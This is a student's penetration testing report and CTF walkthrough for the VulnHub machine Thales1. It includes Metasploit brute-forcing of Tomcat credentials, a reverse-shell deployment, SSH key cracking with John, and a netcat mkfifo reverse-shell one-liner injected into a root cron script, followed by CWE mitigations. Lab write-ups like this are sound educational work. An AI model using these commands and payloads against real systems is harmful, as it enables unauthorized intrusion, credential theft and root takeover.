
PENETRATION TESTING REPORT

Penetration testing report for CTF called Thales1 from VulnHub

20 JULY 2026

AUTHOR: SZYMON STEFAŃSKI

CLASSIFICATION: EDUCATIONAL

ENVIRONMENT: CONTROLLED ISOLATED LAB

VERSION: 1.0

Statement Of Confidentiality

The contents of this document have been developed by [Szymon Stefański](#) as a part of the educational path towards penetration tester carrier. This document presents the full process of capturing flags inside of a vulnerable machine called [Thales1](#).

All contents of this document that will be used outside of its legal purposes and educational functions will be considered an illegal activity that the author does not take responsibility for.

Contents

Statement Of Confidentiality	2
Executive Summary	4
Approach.....	4
Scope	4
Assessment Overview and Recommendation	4
Penetration Test Assessment Summary.....	5
Summary of Findings.....	5
Compromised System Walkthrough	6
Detailed Walkthrough	6
Enumeration / information gathering	6
Exploitation	6
Post-Exploitation	7
Reproduction of the steps	7
Remediation Summary	13
Mitigation.....	13
References.....	13

Executive Summary

This document demonstrates the process of capturing two flags inside of a vulnerable machine called *Thales1*, which can be downloaded from VulnHub.

Approach

I performed testing under a „black box” approach on July 20 2026 without any credentials or advance knowledge about source code or the target. Testing was performed using a Kali Linux attack machine inside an isolated host-only network in VirtualBox. The goal was to find the flags inside of the machine through credentials stealing by cracking ssh keys and privilege escalation on a reverse shell. Each weakness identified was documented and written down to further explain my way of thinking and approach.

Scope

The scope of this assessment was one internal network range with two open ports and virtual machine access.

Host/URL/IP Address	Overview
192.168.239.8	Thales1 machine IP address
192.168.239.8:8080	Tomcat's page
192.168.239.8:22	OpenSSH

Assessment Overview and Recommendation

During the internal penetration test against Thales1 I managed to find several issues that I categorized and described by severity level.

Firstly, I found The Apache Tomcat Manager application (v9.0.52) to be accessible via *weak administrative credentials*. While this version of Tomcat does not ship with default credentials in its base configuration, the instance was misconfigured with easily guessable credentials, which I broke using the Metasploit tool.

The second thing was a weak *passphrase and incorrect assignment / permissions* for the SSH private key of user 'thales', that I was able to read with a Tomcat service account. Due to this I cracked the encrypted key and found the password for the user account (I was also able to read the private key file and copy it in the first place).

Lastly, after gaining access as an authenticated user named thales, I found in notes.txt sensitive information about a backup.sh file, that was configured to run automatically via cron with root privileges. Normal users had read and write access, which allowed me to inject a payload that created a reverse shell with my Kali Linux machine with full root access – *full privilege escalation via writable file*.

Penetration Test Assessment Summary

During testing I started as an unauthenticated user with no such information as configuration information, source code, files or users.

Summary of Findings

During the course of testing, I uncovered a total of 3 findings that posed a risk for the system of Thales1. The below table provides a summary of the findings by severity level.

Findings	
Critical	High
1	2

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

# Findings	Severity Level	Finding Name
1	High	Apache Tomcat Manager Application Default/Weak Credential Authentication Bypass
2	High	Information Disclosure via Improper Access Control (SSH private key)
3	Critical	Local Privilege Escalation via World-Writable/User-Writable Root-Executed Cron Script

Compromised System Walkthrough

During my testing of the assessment I was able to retrieve credentials for Tomcat's service account using Metasploit. With it acquired, I proceeded with deploying a shell and found out that user name is thales and it has an easily accessible id_rsa private key for SSH. I cracked the hash revealing thales's password and found in thales terminal a file named [notes.txt](#) file, which contained information about [backup.sh](#) file, a root-executable cron file that was readable and writable by normal users. With that in mind I delivered a payload via file injection and connected the reverse shell with netcat. Thanks to the root privileges on execution, I gained root access as well. Steps below demonstrate processes of information gathering / enumeration, exploitation, privilege escalation and post-exploitation.

Detailed Walkthrough

Enumeration / information gathering

1. I used [nmap -pn -n 192.168.239.0/24](#) to check for IP addresses on my local interface and found [192.168.239.8](#) which confirmed to be Thales's IP address.
2. I used [nmap -sV -sC -n 192.168.239.7](#) for standard port scanning without reverse DNS and with basic scripts. This way I found that Thales runs OpenSSH on port 22 and Apache Tomcat server on port 8080.

Exploitation

1. Using the Metasploit Auxiliary module I found [scanner/http/tomcat_mgr_login](#) , which allowed me to find the password for default tomcat user 'tomcat' – role1.
2. With credentials for Tomcat service account, I used an exploit named [multi/http/tomcat_mgr_upload](#) with proper settings, including [set PAYLOAD java/shell_reverse_tcp](#), that allowed me to deploy a simple shell on the target.
3. Looking at the folder structure of [/home/thales](#) I found that the username is thales, but with Tomcat service account I lacked access to some of the files. However I gained access to the [.ssh](#) directory with the [id_rsa](#) file, which was a private key for that user. I was able to read it and copy the information on my Kali Linux.
4. With the [thales_id_rsa](#) file, I used [ssh2john thales_id_rsa > output.txt](#) to format the SSH into breakable hash. Then with a command [john -wordlist-path output.txt](#) I cracked the hash and received the password: [vodka06](#).
5. I used [python3 -c 'import pty; pty.spawn\(„/bin/bash“\)'](#) command to make the underlying shell more interactive and ran su thales with newly acquired password to access the user account.

Post-Exploitation

1. With new access, I was able to find and read the `user.txt` file with the user flag. I also noticed a `notes.txt` file with information about backup.sh cron file, which automatically runs with root privileges. The key part was the fact that thales (user) had read and write access to that file.
2. I found information about a payload that can be used to create a reverse shell inside of that file. I had to run `echo 'rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc 192.168.239.6 3000 > /tmp/f' >> backup.sh` command to inject a reverse shell payload inside of backup.sh. In short, It removes any old pipe and creates a `FIFO ( First-In-First-Out )` named pipe. This acts as a relay station for data. The `/bin/sh` part creates an interactive shell and passes the values from cat into it. `Nc 192.168.239.6 3000` connects my Kali machine with this shell and redirects everything I write back into the pipe file, which further moves response data back into the shell.
3. After successfully connecting via netcat, I had access to root privileges and could read the root.txt file with root flag.

Reproduction of the steps

Using nmap I found information about the target and its active services.

```
Flare@kali [09:16:10] [~]
-> % nmap -sn -n 192.168.239.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-20 09:17 -0400
Nmap scan report for 192.168.239.6
Host is up (0.0014s latency).
MAC Address: 0A:00:27:00:00:11 (Unknown)
Nmap scan report for 192.168.239.8
Host is up (0.00070s latency).
MAC Address: 08:00:27:2F:47:08 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.239.8
Host is up (0.0012s latency).
MAC Address: 08:00:27:2F:47:08 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.239.6
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.19 seconds


Flare@kali [09:17:25] [~]
-> % ping 192.168.239.8
PING 192.168.239.8 (192.168.239.8) 56(84) bytes of data:
64 bytes from 192.168.239.8: icmp_seq=1 ttl=64 time=1.43 ms
64 bytes from 192.168.239.8: icmp_seq=2 ttl=64 time=0.996 ms
64 bytes from 192.168.239.8: icmp_seq=3 ttl=64 time=0.733 ms
^C
--- 192.168.239.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2038ms
rtt min/avg/max/mdev = 0.733/1.053/1.431/0.287 ms

Flare@kali [09:17:50] [~]
-> %
```



```
Flare@kali [09:17:50] [~]
-> % nmap -sV -sC -n 192.168.239.8
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-20 09:18 -0400
Nmap scan report for 192.168.239.8
Host is up (0.00049s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 8c:19:ab:91:72:a5:71:d8:6d:75:1d:8f:65:df:e1:32 (RSA)
|   256 90:6e:a0:ee:d5:29:6c:b9:7b:05:db:c6:82:5c:19:bf (ECDSA)
|_  256 54:4d:7b:e8:f9:7f:21:34:3e:ed:0f:d9:93:bf:00 (ED25519)
8080/tcp  open  http     Apache Tomcat 9.0.52
|_ _http-favicon: Apache Tomcat
|_ _http-title: Apache Tomcat/9.0.52
MAC Address: 08:00:27:2F:47:08 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.25 seconds

Flare@kali [09:18:22] [~]
-> %
```



Using Metasploit's auxiliary module scanner/http/tomcat_mgr_login I found the password for Tomcat's service account.



```
Session Actions Edit View Help
VERBOSITY true
VHOST 192.168.239.8
Whether to print output for all attempts HTTP server virtual host 09:32 [250/451]

View the full module info with the info, or info -d command.
msf auxiliary(scanner/http/tomcat_mgr_login) > exploit
[*] No active DB -- Credential data will not be saved!
[*] 192.168.239.8:8080 - LOGIN FAILED: tomcat:admin (Incorrect)
[*] 192.168.239.8:8080 - LOGIN FAILED: tomcat:manager (Incorrect)
[+] 192.168.239.8:8080 - Login Successful: tomcat:role1
[*] 192.168.239.8:8080 - LOGIN FAILED: admin:admin (Incorrect)
[*] 192.168.239.8:8080 - LOGIN FAILED: admin:manager (Incorrect)
[*] 192.168.239.8:8080 - LOGIN FAILED: admin:role1 (Incorrect)
[*] 192.168.239.8:8080 - LOGIN FAILED: admin:root (Incorrect)
[*] 192.168.239.8:8080 - LOGIN FAILED: admin:tomcat (Incorrect)
[*] 192.168.239.8:8080 - LOGIN FAILED: admin:s3cret (Incorrect)
[*] 192.168.239.8:8080 - LOGIN FAILED: admin:vagrant (Incorrect)
[*] 192.168.239.8:8080 - LOGIN FAILED: admin:QLogic66 (Incorrect)
[*] 192.168.239.8:8080 - LOGIN FAILED: admin:password (Incorrect)
[*] 192.168.239.8:8080 - LOGIN FAILED: admin:Password1 (Incorrect)
[*] 192.168.239.8:8080 - LOGIN FAILED: admin:changehtis (Incorrect)
[*] 192.168.239.8:8080 - LOGIN FAILED: admin:root (Incorrect)
[*] 192.168.239.8:8080 - LOGIN FAILED: admin:toor (Incorrect)
[*] 192.168.239.8:8080 - LOGIN FAILED: admin:password1 (Incorrect)
[*] 192.168.239.8:8080 - LOGIN FAILED: admin:j2deployer (Incorrect)
[*] 192.168.239.8:8080 - LOGIN FAILED: admin:0vW*busr1 (Incorrect)
[*] 192.168.239.8:8080 - LOGIN FAILED: admin:kdsxc (Incorrect)
[*] 192.168.239.8:8080 - LOGIN FAILED: admin:owaspba (Incorrect)
[*] 192.168.239.8:8080 - LOGIN FAILED: admin:ADMIN (Incorrect)
1:mousepad 2:enumeration- 3:exploitation*
```

With the password found, I used the multi/http/tomcat_mgr_upload exploit module to deploy a shell on the target machine.

```
Session Actions Edit View Help
12 exploit/windows/http/tomcat_mgr_deploy 2019-04-10 excellent Yes Apache Tomcat CGI Serv
13 exploit/multi/http/tomcat_mgr_deploy 2019-11-09 excellent Yes Apache Tomcat Manager Application De
14 \ target: Automatic
15 \ target: Java Universal
16 \ target: Windows Universal
17 \ target: Linux x86
18 exploit/multi/http/tomcat_mgr_upload 2019-11-09 excellent Yes Apache Tomcat Manager Authenticated
19 \ target: Java Universal
20 \ target: Windows Universal
21 \ target: Linux x86
22 auxiliary/dos/http/apache_tomcat_transfer_encoding 2010-07-09 normal No Apache Tomcat Transfer-Encoding Info
23 auxiliary/scanner/http/tomcat_enum 2016-10-10 normal No Apache Tomcat User Enumeration
24 exploit/linux/local/tomcat_rhel_based_temp_priv_esc 2016-10-10 manual Yes Apache Tomcat on RedHat Based System
25 exploit/linux/local/tomcat_ubuntu_log_init_priv_esc 2016-09-30 manual Yes Apache Tomcat on Ubuntu Log Init Pri
26 exploit/multi/http/atlassian_confluence_webwork_ognl_injection 2021-08-25 excellent Yes Atlassian Confluence WebWork OGNL In
27 \ target: Unix Command
28 \ target: Linux Dropper Tomcat
29 \ target: Windows Command
30 \ target: Windows Dropper
31 \ target: PowerShell Stager
32 exploit/windows/http/cayin_xpost_sql_rce 2020-06-04 excellent Yes Cayin xPost wayfinder_seqid SQLi to
33 exploit/multi/http/cisco_dcnm_upload_2019 2019-06-26 excellent Yes Cisco Data Center Network Manager US
1:mousepad 2:enumeration- 3:exploitation*
```

```
Session Actions Edit View Help
msf exploit(multi/http/tomcat_mgr_upload) > set httpusername tomcat
httpusername => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > set httppassword role1
httppassword => role1
msf exploit(multi/http/tomcat_mgr_upload) > show options
Module options (exploit/multi/http/tomcat_mgr_upload):
Name Current Setting Required Description
-----
HttpPassword role1 no The password for the specified username
HttpUsername tomcat no The username to authenticate as
Proxies no A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapi, socks4, socks5, soc
RHOSTS 192.168.239.8 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 8080 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI /managerDeveloper yes The URI path of the manager app (/html/upload and /undeploy will be used)
VHOST no HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):
Name Current Setting Required Description
-----
LHOST 127.0.0.1 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
1:mousepad 2:enumeration- 3:exploitation*
```

```
Session Actions Edit View Help
=> 0 Java Universal
1 Windows Universal
2 Linux x86

msf exploit(multi/http/tomcat_mgr_upload) > set PAYLOAD java/shell_reverse_tcp
PAYLOAD => java/shell_reverse_tcp
msf exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 192.168.239.6:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying D4hLWEeSfmIEQdn2...
[*] Executing D4hLWEeSfmIEQdn2...
[*] Undeploying D4hLWEeSfmIEQdn2...
[*] Undeployed at /manager/html/undeploy
[*] Command shell session 1 opened (192.168.239.6:4444 -> 192.168.239.8:52440) at 2026-07-20 09:49:53 -0400

ls
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt

1:mousepad 2:enumeration- 3:exploitation* 4:zsh
```

After finding the .ssh directory, I copied the id_rsa file as thales_id_rsa and used John to crack the encryption.

```
Session Actions Edit View Help
vmlnuz
vmlnuz.old
cd root
/bin/sh: 4: cd: can't cd to root
cd home
ls
thales
cd thales
ls
notes.txt
user.txt
cat user.txt
at: user.txt: Permission denied
ls -la
total 52
drwxr-xr-x 6 thales thales 4096 Oct 14 2021 .
drwxr-xr-x 3 root root 4096 Aug 15 2021 ..
-rw-r--r-- 1 thales thales 457 Oct 14 2021 .bash_history
-rw-r--r-- 1 thales thales 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 thales thales 3771 Apr 4 2018 .bashrc
drwx----- 2 thales thales 4096 Aug 15 2021 .cache
drwx----- 3 thales thales 4096 Aug 15 2021 .gnupg
drwxrwxr-x 3 thales thales 4096 Aug 15 2021 .local
-rw-r--r-- 1 root root 107 Oct 14 2021 notes.txt
-rw-r--r-- 1 thales thales 807 Apr 4 2018 .profile
-rw-r--r-- 1 root root 66 Aug 15 2021 .selected_editor
drwxrwxrwx 2 thales thales 4096 Aug 16 2021 .ssh
-rw-r--r-- 1 thales thales 0 Oct 14 2021 .sudo_as_admin_successful
-rw-r--r-- 1 thales thales 33 Aug 15 2021 user.txt

1:mousepad 2:enumeration- 3:exploitation* 4:zsh
```

```
Session Actions Edit View Help
1 [Errno 2] No such file or directory: 'id_rsa'

Flare@kali [10:57:44] [~/Desktop]
-> % ssh2john thales_id_rsa > output.txt

Flare@kali [10:57:55] [~/Desktop]
-> % ls
data.txt output.txt Quick-Info.txt thales_id_rsa

Flare@kali [10:57:56] [~/Desktop]
-> % cat output.txt

File: output.txt
1 thales_id_rsa:$shhng1$116$6103FE9ABC05EF41F96C07F531922AAF51280$564c9a866d92d82a9b8fe93787c320405afaa6e0204aa85d4d7d3d87c93ecd716d77b4d1a49d4be4
2021b49a296321fbf20b792f6bf2b154b7d8ac5b64801fb25811606047867f4a48c4947f5684ca3c73ec5a598f670bd44ae3f702bd640227326926ef100a3962b0d325e312cd6078
5fd017f5ef7f2239b1c7f72fbcb8ae2b91b68cf4721926b33232b441cc17a6c4279b81305cf0e292d930ce0d7947022125d6416eb323ed65bd92dd0217d3f7be7898285d216cc7af162
109421f59dac76c36132a67cbd7c2d88476a3f599259198dbf258bc2483e19c90dc9cbb0263ee97d7187d76ad64186b521cd9c788bae6ace49f23b458b7d80280cb458a6611692ee1
6eb9d13f36698859907dc272fd66223df04f54c2b6f444bfe78a81ffe78fedc0e994902857659b6d986418a51389e9c46382d37b3cd516ef83dd1cc4e8716064d932efe353d79b513
d87021a3507def66405a3de6e6c0d946243ec131aac05045c45f443e26bab1133fb4129a8a02049434b2bf3d42e3a98b4e60527fc28dc31e6b35790d33b7585f54b2920d11ade28ed7
0798000d324121c263e8894c87fcd42b3720388611cb01c83d4f6b236d9af75d1c2cba3ec926bb3b828372620bd560a719bac3e0fc2ea50ebc1b6606d1938e22bc04f5e7e4a705cf0
91562d933b66eb7cc7a644163cf87776962335ad7f522e810a9c9812be6a444b0f8d0572fcbcb80a6abd5fad61f41e955bfd4428cc51e5fd601666694db67a1c31e10ee18ee05ef
517a618d6e6e8a3e1e99cc86c741d2a8248447bcbffa984087434424748149d329be84bba122310b4a9ee10b12c084d8b49b397cabaf25e8d11a9a21d4ed8713e7ad2135e15f7e6d8
9d5f75808fa3ea9b39548c1a698084df4c10e1d4e0c6d365802af0e2f2121ff28802e867c4f500478025ebf984e3793d450ff1cc57e121f8de59ec9880e39fc33e9c4b0c116559cf6
aaa3a6b649f6bf484771ab6c648335366f1f2ee4bc376182aef46609dec7f8aac2c18d98e10b93151d5eb6e95b04f6e67029a9b17963e3de9b13b9f95b020b2f0dce7b821b666ced079
59803c3ac285e2e6814e1690a331dac3960d667f4d210f23f5eb0e7a1da63adff1b1abae19f7c6bf33aa70988b8bad6e7b232f853b41569afb35b3e8f3624a11ff2c4a6e46eda525
6654f2667b3b2532cdce83d15849b3fe684e01b8d1312c9f2cd16081f3cb3081c6f0b9b52ba570869fa5cc6fe31b4d8dc245762a2da192b7152d72931da63e10ac52cf78fff73c65
ee81e262f1a9d833120c7377709474dc492d5f90a3d534110a33d61a86ad38c784d9a90c1e5f6b44a186d5dfec3134c80eb95896b1007d05da723405d20eac72ee341a51cd24e15ab9
896820d7355b36d1f0805c14ce04a349e48d673cf800ccc11b65096c6b7680f17b1bc278a5e39b3e56a34c8dc694a31e33af8502b9e57588720fa8028f57e7107c5c3437a96e8
```

```

Flare@kali [10:58:00] [~/Desktop]
-> % john --wordlist=/usr/share/wordlists/rockyou.txt output.txt on How-To
Created directory: /home/Flare/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
vodka06 (thales_id_rsa)
1g 0:00:00:01 DONE (2026-07-20 10:58) 0.8196g/s 2344Kp/s 2344Kc/s 2344Kc/s vodka1420..vodka0260
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

Flare@kali [10:58:44] [~/Desktop]
-> %
1:mousepad 2:enumeration 3:exploitation- 4:johnripper*

```

With credentials ready I went back to the shell, used python command to make it interactive and ran su thales to login as an authenticated user. I received the user.txt flag and found a notes.txt file with information about backup files.

```

Session Actions Edit View Help
users
tomcat@miletus:/$ clear
clear
TERM environment variable not set.
tomcat@miletus:/$ su thales
su thales
Password: vodka06
thales@miletus:/$ ls
ls
bin dev initrd.img lib64 mnt root snap sys var
boot etc initrd.img.old lost+found opt run srv tmp vmlinuz
cdrom home lib media proc sbin swap.img usr vmlinuz.old
thales@miletus:/$ cd /home
cd /home
thales@miletus:/home$ ls
ls
thales
thales@miletus:/home$ cd thales
cd thales
thales@miletus:~/ $ ls
ls
notes.txt user.txt
thales@miletus:~/ $ cat user.txt
cat user.txt
a837c0b5d2a8a07225fd9905f5a0e9c4
thales@miletus:~/ $ cat notes.txt
cat notes.txt
I prepared a backup script for you. The script is in this directory "/usr/local/bin/backup.sh". Good Luck.
thales@miletus:~/ $
1:mousepad 2:enumeration 3:exploitation* 4:johnripper-

```

Using a command `echo 'rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc 192.168.239.6 3000 > /tmp/f' >> backup.sh` I managed to connect to my reverse shell via netcat on port 3000 and read the root.txt flag.

```

Session Actions Edit View Help
# Where to backup to.
dest="/var/backups"

# Create archive filename.
day=$(date +%A)
hostname=$(hostname -s)
archive_file="$hostname-$day.tgz"

# Print start status message.
echo "Backing up $backup_files to $dest/$archive_file"
date
echo

# Backup the files using tar.
tar czf $dest/$archive_file $backup_files

# Print end status message.
echo
echo "Backup finished"
date

# Long listing of files in $dest to check file sizes.
ls -lh $dest
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.239.6 3000 > /tmp/f
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.239.6 3000 > /tmp/f
thales@miletus:~/ $ nano /usr/local/bin/backup.sh
nano /usr/local/bin/backup.sh
Error opening terminal: unknown.
thales@miletus:~/ $
1:mousepad 2:enumeration 3:exploitation* 4:johnripper- 5:netcat

```

```
Flare@kali [11:20:18] [~/Desktop]
-> % nc -nvlp 3000
listening on [any] 3000 ...
connect to [192.168.239.6] from (UNKNOWN) [192.168.239.8] 54530
/bin/sh: 0: can't access tty; job control turned off
# ls
root.txt
# cat root.txt
3a1c85bebf8833b0ecae900fb8598b17
#
```

1:mousepad 2:enumeration 3:exploitation- 4:johnripper 5:netcat*

Remediation Summary

As a result of this assessment there are several vulnerabilities (CWEs) that are worth noticing. Abusing them led me from an unauthenticated user to a full local privilege escalation.

Mitigation

1. **CWE-521 (Weak Password Requirements) :**
 - Stronger password policy, randomly chosen secrets, like generated passwords (similar to password managers), setting minimum length and number of different symbols, letters and numbers.
2. **CWE-307 (Improper Restriction of Excessive Authentication Attempts) :**
 - Rate limiting, timeout, blocking the targeted account or providing an additional task to perform authentication.
3. **CWE-276 (Incorrect Default Permissions) :**
 - Removing unnecessary permissions and files, making sure that zero-trust policy is being used, creating „safe” areas, double-checking the permissions for potentially dangerous or sensitive files.
4. **CWE-732 (Incorrect Permission Assignment for Critical Resource) :**
 - When using a critical resource such as a configuration file, check to see if the resource has insecure permissions (such as being modifiable by any regular user).
5. **CWE-250 (Execution with Unnecessary Privileges) :**
 - Run your code or files using the lowest privileges that are required to accomplish the necessary tasks.
6. **CWE-284 (Improper Access Control) :**
 - Very carefully manage the setting, management, and handling of privileges. Explicitly manage trust zones in the software.

References

- <https://cwe.mitre.org/data/definitions/521.html> -> CWE 521 page
- <https://cwe.mitre.org/data/definitions/307.html> -> CWE 307 page
- <https://cwe.mitre.org/data/definitions/276.html> -> CWE 276 page
- <https://cwe.mitre.org/data/definitions/732.html> -> CWE 732 page

- <https://cwe.mitre.org/data/definitions/250.html> -> CWE 250 page
- <https://cwe.mitre.org/data/definitions/284.html> -> CWE 284 page
- <https://www.vulnhub.com/entry/tales-1,749/> -> Tales1 Vulnhub page
- <https://docs.metasploit.com> -> Metasploit documentation